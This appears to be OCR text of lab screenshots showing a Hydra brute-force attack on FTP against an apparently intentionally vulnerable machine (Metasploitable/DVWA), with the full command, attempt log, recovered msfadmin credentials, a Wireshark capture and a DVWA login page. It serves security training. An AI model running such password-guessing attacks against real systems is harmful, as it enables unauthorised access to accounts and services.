

Apps Places
Nov 12 22:59
silicon@windows: ~
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-12 22:57:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per task
[DATA] attacking ftp://192.168.1.118:21/
[ATTEMPT] target 192.168.1.118 - login "" - pass "" - 1 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.118 - login "" - pass "password" - 2 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.118 - login "" - pass "test" - 3 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.118 - login "" - pass "admin" - 4 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.118 - login "" - pass "msfadmin" - 5 of 36 [child 4] (0/0)
[ATTEMPT] target 192.168.1.118 - login "" - pass "msfadmin" - 6 of 36 [child 5] (0/0)
[ATTEMPT] target 192.168.1.118 - login "mbnjhf" - pass "" - 7 of 36 [child 6] (0/0)
[ATTEMPT] target 192.168.1.118 - login "mbnjhf" - pass "password" - 8 of 36 [child 7] (0/0)
[ATTEMPT] target 192.168.1.118 - login "mbnjhf" - pass "test" - 9 of 36 [child 8] (0/0)
[ATTEMPT] target 192.168.1.118 - login "mbnjhf" - pass "admin" - 10 of 36 [child 9] (0/0)
[ATTEMPT] target 192.168.1.118 - login "mbnjhf" - pass "msfadmin" - 11 of 36 [child 10] (0/0)
[ATTEMPT] target 192.168.1.118 - login "mbnjhf" - pass "msfadnim" - 12 of 36 [child 11] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "" - 13 of 36 [child 12] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "password" - 14 of 36 [child 13] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "test" - 15 of 36 [child 14] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "admin" - 16 of 36 [child 15] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "msfadmin" - 17 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "msfadnim" - 18 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "" - 19 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "password" - 20 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "test" - 21 of 36 [child 4] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "admin" - 22 of 36 [child 5] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "msfadmin" - 23 of 36 [child 9] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "msfadnim" - 24 of 36 [child 10] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "" - 25 of 36 [child 6] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "password" - 26 of 36 [child 7] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "test" - 27 of 36 [child 8] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "admin" - 28 of 36 [child 11] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "msfadmin" - 29 of 36 [child 13] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "msfadnim" - 30 of 36 [child 14] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadnim" - pass "" - 31 of 36 [child 15] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadnim" - pass "password" - 32 of 36 [child 12] (0/0)
[21][ftp] host: 192.168.1.118 login: msfadmin password: msfadmin
[ATTEMPT] target 192.168.1.118 - login "msfadnim" - pass "test" - 33 of 36 [child 15] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadnim" - pass "admin" - 34 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadnim" - pass "msfadmin" - 35 of 36 [child 4] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadnim" - pass "msfadnim" - 36 of 36 [child 0] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-12 22:58:03



Apps Places
Nov 12 23:01
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
340 37.270686998 192.168.1.118 192.168.1.117 TCP 66 21 → 40150 [ACK] Seq=55 Ack=27 Win=5888 Len=0 TSval=720163 TSecr=1584778405
341 37.457634457 192.168.1.118 192.168.1.117 FTP 88 Response: 530 Login incorrect.
342 37.457753993 192.168.1.117 192.168.1.118 TCP 66 40452 → 21 [ACK] Seq=40 Ack=133 Win=32128 Len=0 TSval=1584778619 TSecr=720181
343 37.458896522 192.168.1.118 192.168.1.117 FTP 88 Response: 530 Login incorrect.
344 37.459998743 192.168.1.117 192.168.1.118 TCP 66 40400 → 21 [ACK] Seq=47 Ack=133 Win=32128 Len=0 TSval=1584778620 TSecr=720181
345 37.470584872 192.168.1.118 192.168.1.117 FTP 88 Response: 530 Login incorrect.
346 37.470684487 192.168.1.117 192.168.1.118 TCP 66 40436 → 21 [ACK] Seq=40 Ack=133 Win=32128 Len=0 TSval=1584778632 TSecr=720182
347 37.477021978 192.168.1.118 192.168.1.117 FTP 88 Response: 530 Login incorrect.
348 37.477166247 192.168.1.117 192.168.1.118 TCP 66 40432 → 21 [ACK] Seq=45 Ack=133 Win=32128 Len=0 TSval=1584778638 TSecr=720183
349 37.478724763 192.168.1.118 192.168.1.117 FTP 88 Response: 530 Login incorrect.
350 37.478778436 192.168.1.117 192.168.1.118 TCP 66 40416 → 21 [ACK] Seq=40 Ack=133 Win=32128 Len=0 TSval=1584778640 TSecr=720183
351 37.479785047 192.168.1.118 192.168.1.117 FTP 88 Response: 530 Login incorrect.
352 37.479877908 192.168.1.117 192.168.1.118 TCP 66 40434 → 21 [ACK] Seq=40 Ack=133 Win=32128 Len=0 TSval=1584778641 TSecr=720183
353 37.560130606 192.168.1.117 192.168.1.118 FTP 81 Request: USER msfadmin
354 37.560888461 192.168.1.118 192.168.1.117 TCP 66 21 → 40452 [ACK] Seq=133 Ack=83 Win=5888 Len=0 TSval=720191 TSecr=1584778721
355 37.560889178 192.168.1.118 192.168.1.117 FTP 100 Response: 331 Please specify the password.
Transmission Control Protocol: Protocol
Packets: 553 · Displayed: 553 (100.0%) · Selected: 553 (100.0%) · Dropped: 0 (0.0%)
Profile: Default



Apps
Places
Nov 12 22:58
silicon@windows: ~
(silicon@windows)-[~]
$ hydra -L /home/silicon/username.txt -P /home/silicon/password.txt ftp://192.168.1.118 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-12 22:57:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per task
[DATA] attacking ftp://192.168.1.118:21/
[ATTEMPT] target 192.168.1.118 - login "" - pass "" - 1 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.118 - login "" - pass "password" - 2 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.118 - login "" - pass "test" - 3 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.118 - login "" - pass "admin" - 4 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.118 - login "" - pass "msfadmin" - 5 of 36 [child 4] (0/0)
[ATTEMPT] target 192.168.1.118 - login "" - pass "msfadnim" - 6 of 36 [child 5] (0/0)
[ATTEMPT] target 192.168.1.118 - login "mbnjhf" - pass "" - 7 of 36 [child 6] (0/0)
[ATTEMPT] target 192.168.1.118 - login "mbnjhf" - pass "password" - 8 of 36 [child 7] (0/0)
[ATTEMPT] target 192.168.1.118 - login "mbnjhf" - pass "test" - 9 of 36 [child 8] (0/0)
[ATTEMPT] target 192.168.1.118 - login "mbnjhf" - pass "admin" - 10 of 36 [child 9] (0/0)
[ATTEMPT] target 192.168.1.118 - login "mbnjhf" - pass "msfadmin" - 11 of 36 [child 10] (0/0)
[ATTEMPT] target 192.168.1.118 - login "mbnjhf" - pass "msfadnim" - 12 of 36 [child 11] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "" - 13 of 36 [child 12] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "password" - 14 of 36 [child 13] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "test" - 15 of 36 [child 14] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "admin" - 16 of 36 [child 15] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "msfadmin" - 17 of 36 [child 2] (0/0)
[ATTEMPT] target 192.168.1.118 - login "admin" - pass "msfadnim" - 18 of 36 [child 0] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "" - 19 of 36 [child 1] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "password" - 20 of 36 [child 3] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "test" - 21 of 36 [child 4] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "admin" - 22 of 36 [child 5] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "msfadmin" - 23 of 36 [child 9] (0/0)
[ATTEMPT] target 192.168.1.118 - login "test" - pass "msfadnim" - 24 of 36 [child 10] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "" - 25 of 36 [child 6] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "password" - 26 of 36 [child 7] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "test" - 27 of 36 [child 8] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "admin" - 28 of 36 [child 11] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "msfadmin" - 29 of 36 [child 13] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadmin" - pass "msfadnim" - 30 of 36 [child 14] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadnim" - pass "" - 31 of 36 [child 15] (0/0)
[ATTEMPT] target 192.168.1.118 - login "msfadnim" - pass "password" - 32 of 36 [child 12] (0/0)
[21][ftp] host: 192.168.1.118 login: msfadmin password: msfadmin
[ATTEMPT] target 192.168.1.118 - login "msfadnim" - pass "test" - 33 of 36 [child 13] (0/0)



Apps
Places
Nov 12 22:51
Damn Vulnerable Web A
192.168.1.118/dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Brute Force
Login
Username:
Password:
Login
Welcome to the password protected area admin
More info
Username: admin
Security Level: high
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7
Waiting for 172.16.123.129...



Apps
Places
Nov 12 22:49
